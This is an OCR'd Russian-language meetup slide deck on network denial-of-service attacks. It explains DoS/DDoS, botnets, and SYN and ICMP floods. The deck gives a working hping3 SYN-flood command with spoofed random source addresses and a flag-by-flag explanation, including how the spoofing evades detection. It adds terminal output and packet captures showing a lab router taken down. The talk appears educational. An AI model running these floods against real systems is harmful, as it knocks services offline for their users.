[Сетевые атаки – Часть 1 DDOS]


ДОКЛАДЧИК: [l1th1um]

DoS/DDoS


- **Отказ в обслуживании (DoS)**
  - **Злоумышленник на одном компьютере через одно Интернет-соединение нагружает сервер пакетами (TCP / UDP), чтобы перегрузить его пропускную способность и другие ресурсы.**
  - **Сервер становится недоступным для других, и его службы перестают работать**
- **Распределенная атака типа «отказ в обслуживании» (DDoS)**
  - **Злоумышленник на многих компьютерах, использующих много подключений, отправляет серверу сотни или тысячи пакетов.**
- **Обе атаки приводят к тому, что онлайн-сервис становится недоступным, поскольку он перегружается трафиком и использует критическое количество системных ресурсов.**


DoS/DDoS

DoS - одно устройство



DDoS - много устройств (ботов)






DDoS-атаки - использование ботнетов

Злоумышленники создают сети зараженных компьютеров, известных как «ботнеты», путем распространения вредоносного программного обеспечения через электронную почту, веб-сайты и социальные сети.

После заражения эти машины могут управляться дистанционно, без ведома их владельцев, и использоваться как армия для атаки против любой цели.



DDoS-атаки - использование ботнетов

Четыре наиболее распространенные категории атак:


- **Атаки на TCP-соединения**
- **Объемные атаки (Volumetric Attacks)**
- **Фрагментационные атаки**
- **Атаки на приложения**

Атаки на TCP-соединения

Пример: TCP SYN Flood

Создание предельного количества соединений с сервером.

При проведении TCP SYN Flood атаки злоумышленники интенсивно отправляют серверу большое количество SYN-пакетов с поддельными IP-адресами. Это заставляет сервер реагировать, отправляя в ответ на каждый такой ложный запрос пакет SYN-ACK, выделяя часть ресурсов и оставляя свои порты «полуоткрытыми» в ожидании многочисленных ответов от хостов, которых на самом деле не существует, и подтверждений они, соответственно, отправлять не будут.



TCP SYN Flood

sudo apt-get install hping3
hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.254

Мы отправляем 15000 пакетов («-c 15000») размером 120 байт («-d 120») каждый. Флаг SYN («-S») должен быть включен, а размер TCP-окна имеет значение 64 («-w 64»). Чтобы направить атаку на HTTP-веб-сервер нашей жертвы, мы указываем порт 80 («-p 80») и используем флаг («--flood») для максимально быстрой отправки пакетов. Флаг («--rand-source») используется для генерирования поддельных IP-адресов, чтобы замаскировать реальный источник и избежать обнаружения, а также в то же самое время не дать системе злоумышленника получать ответные пакеты с установленными флагами SYN и ACK от сервера жертвы.

TCP SYN Flood

DC7495
[Сетевые атаки]
dc7495.org

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# sudo apt-get install hping3
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  hping3
1 upgraded, 0 newly installed, 0 to remove and 2108 not upgraded.
Need to get 0 B/111 kB of archives.
After this operation, 27.6 kB of additional disk space will be used.
/usr/share/apt-listchanges/apt_listchanges.py:540: FutureWarning: Possible neste
d set at position 25
  email_re = re.compile(r'([a-zA-Z0-9_\+\-\.]+)@((([0-9]{1,3}\.[0-9]{1,3}\.[0-9]
{1,3}\.)|(([a-zA-Z0-9\-]+\.)+))([a-zA-Z]{2,4}|[0-9]{1,3})(\]?)')
Reading changelogs... Done
(Reading database ... 359949 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-9_i386.deb ...
Unpacking hping3 (3.a2.ds2-9) over (3.a2.ds2-7) ...
Setting up hping3 (3.a2.ds2-9) ...
Processing triggers for man-db (2.8.4-2+b1) ...
root@kali:~# hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168
.1.254
HPING 192.168.1.254 (eth0 192.168.1.254): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Leftove	Info
1320	10.275126267	153.22.140.48	192.168.1.254	TCP	174		2321 → 80 [SYN] Seq=0 Win=64
1321	10.275188426	119.27.179.12	192.168.1.254	TCP	174		2322 → 80 [SYN] Seq=0 Win=64
1322	10.275248667	66.0.58.170	192.168.1.254	TCP	174		2323 → 80 [SYN] Seq=0 Win=64
1323	10.275294090	170.103.73.119	192.168.1.254	TCP	174		2324 → 80 [SYN] Seq=0 Win=64
1324	10.275325219	77.170.117.79	192.168.1.254	TCP	174		2325 → 80 [SYN] Seq=0 Win=64
1325	10.275392079	161.103.172.165	192.168.1.254	TCP	174		2326 → 80 [SYN] Seq=0 Win=64
1326	10.275433026	208.125.12.145	192.168.1.254	TCP	174		2327 → 80 [SYN] Seq=0 Win=64
1327	10.275468531	221.38.172.188	192.168.1.254	TCP	174		2328 → 80 [SYN] Seq=0 Win=64
1328	10.275515136	6.35.185.239	192.168.1.254	TCP	174		2329 → 80 [SYN] Seq=0 Win=64
1329	10.275557135	101.249.242.11	192.168.1.254	TCP	174		2330 → 80 [SYN] Seq=0 Win=64
1330	10.275590561	24.189.26.144	192.168.1.254	TCP	174		2331 → 80 [SYN] Seq=0 Win=64
1331	10.275635940	125.190.64.228	192.168.1.254	TCP	174		2332 → 80 [SYN] Seq=0 Win=64
1332	10.275677332	64.75.225.128	192.168.1.254	TCP	174		2333 → 80 [SYN] Seq=0 Win=64
1333	10.275724971	73.11.0.125	192.168.1.254	TCP	174		2334 → 80 [SYN] Seq=0 Win=64
1334	10.275756052	179.125.129.113	192.168.1.254	TCP	174		2335 → 80 [SYN] Seq=0 Win=64
1335	10.275805223	123.79.173.66	192.168.1.254	TCP	174		2336 → 80 [SYN] Seq=0 Win=64
1336	10.275851369	79.197.188.32	192.168.1.254	TCP	174		2337 → 80 [SYN] Seq=0 Win=64
1337	10.275885523	133.52.70.47	192.168.1.254	TCP	174		2338 → 80 [SYN] Seq=0 Win=64
1338	10.275918015	148.32.9.64	192.168.1.254	TCP	174		2339 → 80 [SYN] Seq=0 Win=64
1339	10.275957559	119.48.160.106	192.168.1.254	TCP	174		2340 → 80 [SYN] Seq=0 Win=64
1340	10.276020916	101.43.215.52	192.168.1.254	TCP	174		2341 → 80 [SYN] Seq=0 Win=64
1341	10.276064216	223.9.77.207	192.168.1.254	TCP	174		2342 → 80 [SYN] Seq=0 Win=64
1342	10.276097088	0.198.73.140	192.168.1.254	TCP	174		2343 → 80 [SYN] Seq=0 Win=64
1343	10.276138437	233.252.240.101	192.168.1.254	TCP	174		2344 → 80 [SYN] Seq=0 Win=64
1344	10.276175813	73.115.211.161	192.168.1.254	TCP	174		2345 → 80 [SYN] Seq=0 Win=64


```
Frame 1329: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on interface 0
Ethernet II, Src: PcsCompu_3b:0c:7d (08:00:27:3b:0c:7d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 101.249.242.11, Dst: 192.168.1.254
Transmission Control Protocol, Src Port: 2330, Dst Port: 80, Seq: 0, Len: 120
```

```
0000  52 54 00 12 35 02 08 00  27 3b 0c 7d 08 00 45 00   RT··5··· ';·}··E·
0010  00 a0 6f bc 00 00 40 06  ef f0 65 f9 f2 0b c0 a8   ··o···@· ··e·····
0020  01 fe 09 1a 00 50 59 1d  b3 39 53 0b e5 f6 50 02   ·····PY· ·9S···P·
0030  00 40 91 07 00 00 58 58  58 58 58 58 58 58 58 58   ·@····XX XXXXXXXX
0040  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0050  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0060  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0070  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0080  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0090  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00a0  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXX
```

wireshark_eth0_20200303043110_hgEFyf.pcapng Packets: 49682 · Displayed: 49682 (100.0%) · Dropped: 0 (0.0%) Profile: Default

TCP SYN Flood
Многострадальный роутер лег

DC7495
[Сетевые атаки]
dc7495.org



Ему долго было плохо ...

```
root@kali:~# git clone https://github.com/
Cloning into  ...
fatal: unable to access 'https://github.com': Could not resolve host: github.com
root@kali:~#
```

TCP SYN Flood

DC7495 MEETUP
[Сетевые атаки]
dc7495.org

После восстановления работы устройства...

root@kali: ~


File Edit View Search Terminal Help

```
  hping3
1 upgraded, 0 newly installed, 0 to remove and 2108 not upgraded.
Need to get 0 B/111 kB of archives.
After this operation, 27.6 kB of additional disk space will be used.
/usr/share/apt-listchanges/apt_listchanges.py:540: FutureWarning: Possible neste
d set at position 25
  email_re = re.compile(r'([a-zA-Z0-9_\+\-\.]+)@((([[0-9]{1,3}\.[0-9]{1,3}\.[0-9]
{1,3}\.)|(([a-zA-Z0-9\-]+\.)+))([a-zA-Z]{2,4}|[0-9]{1,3})(\]?)')
Reading changelogs... Done
(Reading database ... 359949 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-9_i386.deb ...
Unpacking hping3 (3.a2.ds2-9) over (3.a2.ds2-7) ...
Setting up hping3 (3.a2.ds2-9) ...
Processing triggers for man-db (2.8.4-2+b1) ...
root@kali:~# hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood
.1.254
HPING 192.168.1.254 (eth0 192.168.1.254): S set, 40 header
hping in flood mode, no replies will be shown

^C
--- 192.168.1.254 hping statistic ---
4322631 packets transmitted, 0 packets received, 100% pack
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Leftove	Info
48220	65.031262361	RealtekU_12:35:02	Broadcast	ARP	60		Who has 223.214.101.24? Tell
48221	65.031265338	RealtekU_12:35:02	Broadcast	ARP	60		Who has 60.26.240.45? Tell 1
48222	65.031266716	RealtekU_12:35:02	Broadcast	ARP	60		Who has 173.63.101.36? Tell
48223	65.031325672	RealtekU_12:35:02	Broadcast	ARP	60		Who has 101.47.203.131? Tell
48224	65.031328571	RealtekU_12:35:02	Broadcast	ARP	60		Who has 83.82.221.244? Tell
48225	65.031385253	RealtekU_12:35:02	Broadcast	ARP	60		Who has 145.129.22.94? Tell
48226	65.031388398	RealtekU_12:35:02	Broadcast	ARP	60		Who has 38.125.173.136? Tell
48227	65.031389716	RealtekU_12:35:02	Broadcast	ARP	60		Who has 16.242.119.87? Tell
48228	65.031466951	RealtekU_12:35:02	Broadcast	ARP	60		Who has 80.60.165.161? Tell
48229	65.031480522	RealtekU_12:35:02	Broadcast	ARP	60		Who has 28.240.145.201? Tell
48230	65.031555763	RealtekU_12:35:02	Broadcast	ARP	60		Who has 10.77.50.43? Tell 10
48231	65.031651141	RealtekU_12:35:02	Broadcast	ARP	60		Who has 6.113.40.35? Tell 10
48232	65.031654551	RealtekU_12:35:02	Broadcast	ARP	60		Who has 177.219.197.254? Tel
							Who has 191.249.115.161? Tel
							Who has 197.164.179.16? Tell
							Who has 208.185.193.160? Tel
							Who has 16.179.111.63? Tell
							Who has 111.17.242.55? Tell
							Who has 119.255.64.124? Tell
							Who has 83.0.0.117? Tell 10.
							Who has 145.17.129.11? Tell
							Who has 199.244.222.249? Tel
							Who has 170.28.145.18? Tell
							Who has 152.123.240.208? Tel
							Who has 58.252.208.74? Tell

ff:ff)



Объемные атаки (Volumetric Attacks)

Эксплуатируют полосу пропускания либо в целевой сети/сервисе, либо между целевой сетью/сервисом и остальной частью Интернета.

Итоговая нагрузка на устройство, являющееся целью атаки, может достигать пропускной способности канала (и заведомо превосходить скорость обработки пакетов устройством).

ICMP FLOOD


ICMP флуд, также известный как Ping флуд, является атакой типа «отказ в обслуживании» (DoS), при которой злоумышленник пытается подавить целевое устройство с помощью эхо-запросов ICMP (ping). Как правило, сообщения эхо-запроса и эхо-ответа ICMP используются для проверки связи с сетевым устройством с целью диагностики работоспособности и подключения устройства, а также соединения между отправителем и устройством. Заполняя цель пакетами запроса, сеть вынуждена отвечать равным количеством ответных пакетов. Это приводит к тому, что цель становится недоступной для обычного трафика.

Можно реализовать с помощью таких тулз, как hping и scapy.


Как входящие, так и исходящие каналы сети перегружены, потребляют значительную пропускную способность и приводят к отказу в обслуживании.

ICMP FLOOD

Истерика роутера (Нужно больше хостов)



362	0.025645233	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=26875/64360, ttl
363	0.025647624	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=27131/64361, ttl
364	0.025730810	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=27387/64362, ttl
365	0.025870197	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=27643/64363, ttl
366	0.025872485	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=27899/64364, ttl
367	0.025965434	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=28155/64365, ttl
368	0.026019395	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=28411/64366, ttl
369	0.026108728	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=28667/64367, ttl
370	0.026157556	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=28923/64368, ttl
371	0.026234699	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=29179/64369, ttl
372	0.026294406	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=29435/64370, ttl
373	0.026382468	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=29691/64371, ttl
374	0.026415225	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=29947/64372, ttl
375	0.026481568	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=30203/64373, ttl
376	0.028230808	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=30459/64374, ttl
377	0.028234961	192.168.1.251	192.168.1.254	ICMP	42	Echo (ping) request id=0x5c27, seq=30715/64375, ttl
378	0.028275271	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
379	0.028284309	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
380	0.028285903	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
381	0.028287603	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
382	0.028289384	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
383	0.028291267	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
384	0.028293320	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
385	0.028295080	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
386	0.028296609	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
387	0.028298431	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
388	0.028299910	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
389	0.028301786	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
390	0.028303557	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
391	0.028304911	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2
392	0.028306586	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.1.251? Tell 10.0.2.2



ICMP FLOOD
hping3 (kali!)

hping3 - это генератор/анализатор пакетов TCP/IP. Интерфейс основан на Unix-команде ping (8), но hping не может только отправлять эхо-запросы ICMP. Он так поддерживает протоколы TCP, UDP, ICMP и RAW-IP, имеет режим traceroute, возможность отправки файлов между закрытым каналом и многие другие функции.

Что можно делать, используя hping:
Тестировать брандмауэр
Сканировать порты
Тестировать сети, использовать разные протоколы, фрагментацию
Расширенную трассировку по всем поддерживаемым протоколам
Обнаружение версии ОС
Аудит стеков TCP / IP
hping также может быть полезен для студентов, которые изучают

Routing Table Overflow

Тулзы: Macof, Dsniff

